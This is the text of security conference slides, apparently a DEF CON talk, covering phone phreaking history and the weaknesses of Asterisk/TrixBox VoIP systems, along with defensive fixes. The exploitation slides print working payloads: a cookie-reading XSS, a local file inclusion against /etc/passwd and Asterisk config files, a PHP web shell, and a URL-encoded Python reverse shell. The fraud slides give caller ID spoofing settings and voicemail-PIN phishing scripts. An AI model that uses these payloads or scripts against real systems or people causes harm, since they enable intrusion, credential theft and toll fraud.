"Sorry, Wrong Number"

Mysteries of the Phone System Past and Present

Patrick McNeil
@unregistered436

Owen
@LinuxBlog

First, A Brief Word From Our Lawyer

Views and opinions are those of Patrick & Owen and do not represent past, present, or future employers.

All Service Marks, Trademarks, and Copyrights belong to their respective owners.

"Get this and get it straight… Crime is a sucker's road, and those who travel it wind up in the gutter, the prison, or the grave."

-Opening of the Philip Marlowe radio show

Why are we doing this?

- Phreaks as the original electronics "hackers"
- It's a way of thinking...
- VoIP wasn't designed for security
- Mysteries of the past can help you understand the present - let us be your guide…

What we'll cover

History
Info Leakage
Exploitation
Fraud & Abuse
PoC Tool Demo
Other

Which may include famous
movie stars and propaganda

User Dialing

- Strowger switch - alternating current pulses & mechanical cylinder switch per digit
- First user dialing enabled - exchange name converted to number to dial in small area

AMERICAN TELEPHONE & TELEGRAPH CO. AND ASSOCIATED COMPANIES

BELL SYSTEM

Carrier Growth Drives Innovation

- Burgeoning operator workforce growth
- Panel & Crossbar "common control" built number in sender then processed
- The 4A crossbar and card control

POP QUIZ!

- Q: SF and MF - what tone critical? XXXX Hz?

  Q: What was the design flaw that revolutionized the industry?

It's TRUE mom, the DEF CON Goons are SO dreamy!

The Future of VoIP?

THE NEW CAR OF THE FUTURE!

Introducing Asterisk!

Asterisk Created in 1999
- Now developed by Digium
- GPL
- Latest Stable: 13.0.0 (24 October 2014; 4 months ago)
- 11.13.1 (20 October 2014; 4 months ago)

Numerous Books published
- 2005 - Building Telephony Systems with Asterisk (PACKT)
- 2007 - Asterisk for dummies published
- 2007 - Asterisk Hacking published
- AsteriskBook (AsteriskDocs.org)

AMI
AGI (http://www.voip-info.org/wiki/view/Asterisk+AGI)
You can do some cool stuff with it.

THE FUTURE HOLDS GREAT PROMISE

Asterisk variants...

FreePBX
Asterisk@Home
TrixBox
PBX In a Flash
Elastix
AskoziaPBX
Asterisk for Raspberry Pi
(http://www.raspberry-asterisk.org/)

Attack vs Defense

Al Capone

J Edgar Hoover

Information Leakage

What: When a system that is designed to be used only by authorized parties reveals the usage, equipment, location, or entities using the system, etc. to an unauthorized party.

Rise of the Phreaks

Phreaks:
- Social engineered operators
- Phone techs
- In-band clicks & tones
- Open technical journals
- <u>Exhaustive</u> dialing of numbers
- Shared on looparounds & eventually conf calls
- Underground papers

THE BELL SYSTEM

Technical Journal

DEVOTED TO THE SCIENTIFIC AND ENGINEERING
ASPECTS OF ELECTRICAL COMMUNICATION

VOLUME XXXIX   NOVEMBER 1960   NUMBER 6

The World Finds Out

- ***Secrets of the Little Blue Box***, 1971 Esquire article introduced world to "Phreaking" - such as Joe Engressia, Mark Bernay, and John Draper

- Phun stuff like joke-lines were a ToS violation

- See "Exploding the Phone" by Phil Lapsley

Evolution of VoIP

- Common Channel Interoffice Signaling (CCIS)
- Personal computers came out, and if switches can use modems…
- IP enabled transport of ALL data, including voice

- Analog systems got IP cards
- All IP developed PBX, with separate gateways for analog connections, consumer MTAs with analog ports, etc.
- Virtualization made PBX accessible to all

Information Leakage

Now: Still just as easy! The curious can play in a VM at home or get inexpensive trunk services. Just like early phreakers - read, listen, enumerate!

- Port scanning
- SIP stack & OS fingerprinting
- Extension enumeration

SIP & SDP

```
INVITE sip:19195551223@defcon.org SIP/2.0
Via: SIP/2.0/UDP 10.1.3.3:5060;branch=z9hG4bKb27061747269636b
From: "JConnor" <sip:15554141337@10.1.3.3:5060>;tag=18de4db33f
To: "19195551223" <sip:19195551223@defcon.org>
Call-ID: 19424e0d9187654209ed34db33f
CSeq: 1 INVITE
Max-Forwards: 70
User-Agent: BigTelcoVendor/R16.4.1.1
Supported: 100rel,timer,replaces,join,histinfo
Allow: INVITE,CANCEL,BYE,ACK,NOTIFY,REFER,OPTIONS,INFO,PUBLISH
Contact: "JConnor" <sip:15554141337@10.1.3.3:5060;transport=udp>
Content-Type: application/sdp
Content-Length: 165
v=0
o=- 1 1 IN IP4 10.1.3.3
s=-
c=IN IP4 10.1.3.3
b=AS:64
t=0 0
m=audio 19001 RTP/AVP 0 127
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
```

The Crypto That Time Forgot

```
REGISTER sip:192.168.1.123 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.1:8166;branch=z9hG4bK-d8754z-
0be76a4b680f6408-1---d8754z-;rport
Max-Forwards: 70
Contact: <sip:1000@192.168.1.1:8166;rinstance=c7c558226c47c266>
To: <sip:1000@192.168.1.123>
From: <sip:1000@192.168.1.123>;tag=309f3210
Call-ID: YWM4NWQxNThiNGEwMjhmYTJhZmIwYzJiNjMxNTY1MjE
CSeq: 2 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite 4.7.1 74247-647f3e8e-W6.1
Authorization: Digest
username="1000",realm="asterisk",nonce="35e47ee9",uri="sip:192.168.1.1
23", response="33ac377e4d50ad6026837ef37b2d33ce",algorithm=MD5
Content-Length: 0
```

Information Leakage

- Google searches, DNS queries, job boards, and calls that go to voicemail or auto-attendant may the type of phone system
- If Internet connected, a quick SIP OPTIONS or INVITE reveals key info. User-Agent, Server, X-headers, or other header presence (or lack of) tells me what you're running.
- User or extension enumeration
- A quick vuln database scan tells me how to try to compromise your system

SIP VoIP info gathering tips

- Port scans - specify TCP & UDP, along with a port range to detect Asterisk AMI (5038) - outside of nmap defaults
- Scan slow to avoid rate based filters (-T)
- Use more than one tool, & mod default values. Ex: If using SIPVicious change default User-Agent in svhelper.py
- Scan with another SIP method such as INVITE or CANCEL
- Metasploit SIP scanner randomizes identifying fields
- Not many VoIP scanner projects maintained, but Viproy and Bluebox-ng ARE

ZMap

Asterisk User-Agents
- 15MM SIP entries in dataset
- 52,420 containing "Asterisk"
- 10,776 are just "Asterisk PBX" (top server UA in the list)
- 1,156 "Asterisk PBX 1.6.0.26-FONCORE-r78" - TrixBox!

As expected, LOTS of:
- Insecure phones & MTAs
- Old SMB systems from Cisco, Nortel, Avaya, etc.

Unexpected Finds:
- NORTEL-DMS100-SS7-ISUPbr (?!)
- 5,785 hits on "camera", 5467 in CN
- Top user-agent - 3.6MM "FRITZ!OS" MTAs deployed in DE
- LOTS of Huawei in Iran

Special thanks to Daniel Abreu for help with ZMap data import to ElasticSearch w/Kibana

Information Leakage Defense

- Change the default SIP "User-Agent" string to fool attackers
  - o   In asterisk change sip_general_additional.conf "useragent="
  - o   Or in FreePBX Web GUI > Settings > Asterisk SIP Settings > Go to "Other SIP settings" at bottom and enter "useragent" and "<value you want>"
- Block bad user agents & use rate limiting (See our Github)
- Add "alwaysauthreject=yes" to sip_custom.conf & username <> extension
- Implement fail2ban to block IPs that
  - o   Try to register to invalid extensions
  - o   Have a number of registration failures
  - o   Exceed a reasonable message rate
- Use a security appliance that will block SIP scans

Exploitation

ex·ploi·ta·tion

(ĕkʹsploi-tāʹshən)

n.
1. The act of employing to the greatest possible advantage
2. Utilization of another person or group for selfish purposes

Exploitation

The phreaks used the weaknesses
in the phone network to their
greatest advantage, and used them
to enable further exploration.

Exploitation

Nowadays. used for…

Pretty much anything

TrixBox

Immensely popular Asterisk front end

SourceForge Stats:

[5.0 Stars](#) (35)

Last Update: 2013-06-18

| Home			Downloads / Week
Name ⇅	Modified ⇅	Size ⇅	⇅
📁 trixbox CE	2010-06-11		496
📁 Asterisk@Home	2006-04-13		24
📁 Add-on Packages	2005-05-05		4
📁 Asterisk xPL	2004-11-23		1
📁 Linux xPL hub	2004-11-19		1

http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start_date=2010-01-01&end_date=2015-01-01 (More Stats)

Vulnerabilities

Year	DoS	Code Execution	Overflow	Sql Injection	Bypass something	Gain Information	Gain Privileges	# of exploits	# of Vulnerabilities
2007	11	3	3	1	1	1	1		17
2008	8	1	1			1		1	15
2009	2		1			1			3
2010	1								1
2011	1								1
2012	4	2	2						6
2013	1	1	2			1			3
Total	28	7	9	1	1	4	1	1	46

http://www.cvedetails.com/vendor/6284/Asterisk.html - Memory Corruption, XSS, Directory Traversal, HTTP Response Splitting, CSRF and File Inclusion not included in chart

Exploitation Demo

Unauthenticated XSS

/user/help/html/index.php?id_nodo=%22
onmouseover%3dalert%28%27wow_133
7\n%27%2bdocument.cookie%29%3d%
22

Translation:

?id_nodo="onmouseover=alert('wow_13
37\n'+document.cookie)="

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist

Exploitation Demo

Local File Inclusion
/maint/modules/home/index.php?lang=../../../../.
./../../../etc/passwd%00

Other interesting files to read (Other than your
normal goto files)

Asterisk Configs (/etc/asterisk/)
users.conf
voicemail.conf
extensions.conf
Many More
Amp Portal Config
        /etc/amportal.conf
Asterisk Logs
        /var/log/asterisk

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist

Exploitation Demo

Authenticated Remote Code Execution

Goal: Upload Shell.php, Spawn Netcat Shell
/maint/modules/home/index.php?lang=1;echo "<?php system(\$_GET['cmd']);?>">shell.php

/maint/modules/home/shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREAM%29;s.connect%28%28%22192.168.1.10%22,1234%29%29;os.dup2%28s.fileno%28%29,0%29;%20os.dup2%28s.fileno%28%29,1%29;%20os.dup2%28s.fileno%28%29,2%29;p=subprocess.call%28[%22/bin/bash%22,%22-i%22]%29;%27

(VIDEO)

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html - By AttackTerrorist
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Remote Exec Shell Demo

LFI Remote Code Exec Demo

LFI & XSS By AttackTerrorist   -   SIP Message Injection By Snide.

Exploitation Demo

Putting it all Together.
From XSS (UNAUTH)->RCE (AUTH)

Requires info gathering (maybe)
Possibly phishing, hidden frames.

Excuse Me Sir?
user/help/html/index.php?id_nodo=%22onmouseover%3dwindow.location.replace%28window.atob%28%27aH
R0cDovLzE5Mi4xNjguMS41MC9tYWludC9tb2R1bGVzL2hvbWUvaW5kZXgucGhwP2xhbmc9TUY7ZWNo
byAiPD9waHAgc3lzdGVtKFwkX0dFVFtcImNtZFwiXSk7Pz4iPnoZWxsNi5waHA=%27%29%29;%22"

1) Load Page with iFrame src above
2) Use the XSS to trigger onmouseover (in frame) to load Base64 Encoded URL:
   http://192.168.1.50/maint/modules/home/index.php?lang=MF;echo "<?php
   system(\$_GET['cmd']);?>">../../../shell6.php
3) Hide Frame

http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html
LFI & XSS By AttackTerrorist

XSS Phish to Shell Demo

Exploitation Defense

Fix for XSS - help/html/index.php:44

    $smarty->assign("id_nodo",$_GET['id_nodo']);

    if (in_array($tbLang, array('home', 'meetme', 'etc')) {

    $smarty->assign("id_nodo",$_GET['id_nodo']); }

Fix for LFI - /var/www/html/maint/modules/home/index.php:68-72

    $tbLang = $_GET['lang'];

        if (!in_array($tbLang, array('home', 'meetme', 'etc')) { $tbLang='english'; }

            $languageFile = 'language/'.$tbLang.'.php';

                if(file_exists($languageFile)){

                    include($languageFile); }

Fix for RCE - /var/www/html/maint/modules/home/index.php

    68: $tbLang = $_GET['lang'];

    339: $phpOutput = shell_exec('php -q libs/status.php '.$tbLang);//exec('perl libs/status.pl');

        if (!in_array($tbLang, array('english', 'french', 'etc')) { $tbLang='english'; }

Exploitation Defense

Defending isn't easy
1. Avoid all-in-one distributions
2. Update
3. Custom build
   - It's not hard
   - Don't build what you don't need
4. Configure Properly
   - Turn off what isn't used, needed or unknown
   - See #3
5. Firewall
6. Fail2ban

Fraud & Abuse

What:
- No intention to pay
- Causes loss or damage to others or enables criminal to make a profit
- Manipulation of the telecommunications network to make it do something unintended for fun :)

Fraud & Abuse

Q: Before Apple, what did electronic device made Steve Wozniak and Steve Jobs famous (or maybe notorious) in some circles?

Q: Who were some of the earliest and largest users of blue boxes besides phreaks?

Q: Besides blue boxes, name one other "box" type that was very popular. What did it do?

Q: What feat focused the FBI on apprehending John Draper aka Capt. Crunch?

Fraud & Abuse

- Making money - IRSF, traffic pumping schemes enabled by cracked PBX
  - Call generation or forwarding, voicemail dialout, routing changes, etc. to make calls to high-cost destinations
- Caller ID spoofing ("backspoofing")
- Telephony Denial of Service - scripted calls to tie up someone's phone for extortion, protest, or prank
- Vishing – Voice phishing, phone schemes, sometimes robo-dialed

They'll never catch you!

Some people say it's easy to rip off the phone company. Use a phony credit card or someone else's number. Make all the long distance calls you want . . . free. They'll never catch you.

Don't you believe it.

There are some very sorry people who now know different. The fact is: <u>toll fraud is a crime.</u>

Charging calls to phony numbers is a Class A Misdemeanor. Up to one year in jail and a $1000 fine.

Using an electronic device (i.e. "blue box") is a misdemeanor, too. For out-of-state calls, it's fraud by wire—a Federal offense. Up to five years in jail and a $1000 fine.

If you're caught, you'll spend some time behind bars until you can raise bail.

If you're convicted, chances are you can kiss your scholarship and your college career good-bye. And your odds are lousy for getting into law school, medical school . . . ever becoming a teacher, or holding a civil service job. The list of deadends is endless.

The phone company is constantly checking for toll fraud. And they get full cooperation from the local authorities.

Toll fraud isn't worth it. Once you're caught, you're allowed just one more free call.

For HELP!

rt
ROCHESTER TELEPHONE

Fraud & Abuse Demo

Faked caller number. CNAM lookup or "dip" by receiver's telco displays name registered to that number - aka "backspoofing"

- Prank Calls
- Social Engineering
- Bypass some voicemail pins
- SWATting

Asterisk CallerID Setting

On outbound route in extensions.conf …
```
exten => _1NXXNXXXXX,n,Set(CALLERID(num)=17045551212)
```


In the ".call" files used for automation just set...
```
CallerID: <17045551212>
```

Hey, Look who's calling me!

Phreakme

"We were just acquired. For security reasons, please enter your voicemail pin for a message from the CEO."

"A new tech support fast track phone number verification system is being rolled out. You must be enrolled for faster help desk service. Please enter your date of birth, in month, day and four digit year for verification."

Phreakme Demo

Phreakme IVR

- Configure Phreakme calling number & SIP trunk (in asterisk & PHP)
- Set up a phishing recording - create the pretext
- Create a target list - the phone numbers
- Do a dry-run of the recording
- Run the campaign

Phreakme - Why do I care?

- If I get your VM password - depending on system permissions
  - Forward calls to high cost destinations
  - Make new calls
  - Broadcast internal messages
  - Listen to VM (corp espionage?)

- DOB, SSN or other numeric info for password reset?
- Credit card into?

Fraud & Abuse Defense

- Credential cracking protections
- Block international destinations that are in NANP besides just 011
- Disable call forwarding, and only allow it selectively
- Do not allow voicemail and conf bridge dialout and voicemail auto-dialback
- See what protections your provider has - bill limits, per-minute limits, destinations, etc.

Fraud & Abuse Defense

- Set pins on LD trunks
- TLS & SRTP - At least make it harder. Cert mgt is hard, but even one org cert on a client helps. Use GOOD algorithms, and <u>stay patched</u>.
- Look for security or fraud mgt systems that learn traffic baselines and watch for changes in rate, ratio, frequency, and/or direction of calls

https://github.com/phreakme/DC23

BACKUP

Current Foreign NPAs (for U.S.)

264 ANGUILLA
268 ANTIGUA/BARBUDA
242 BAHAMAS
246 BARBADOS
441 BERMUDA
284 BRITISH VIRGIN ISLANDS
345 CAYMAN ISLANDS
767 DOMINICA
809 DOMINICAN REPUBLIC
829 DOMINICAN REPUBLIC
849 DOMINICAN REPUBLIC

473 GRENADA
658 JAMAICA
876 JAMAICA
664 MONTSERRAT
721 SINT MAARTEN
869 ST. KITTS AND NEVIS
758 ST. LUCIA
784 ST. VINCENT & GRENADINES
868 TRINIDAD AND TOBAGO
649 TURKS & CAICOS ISLANDS

http://www.nanpa.com/reports/area_code_relief_planning.html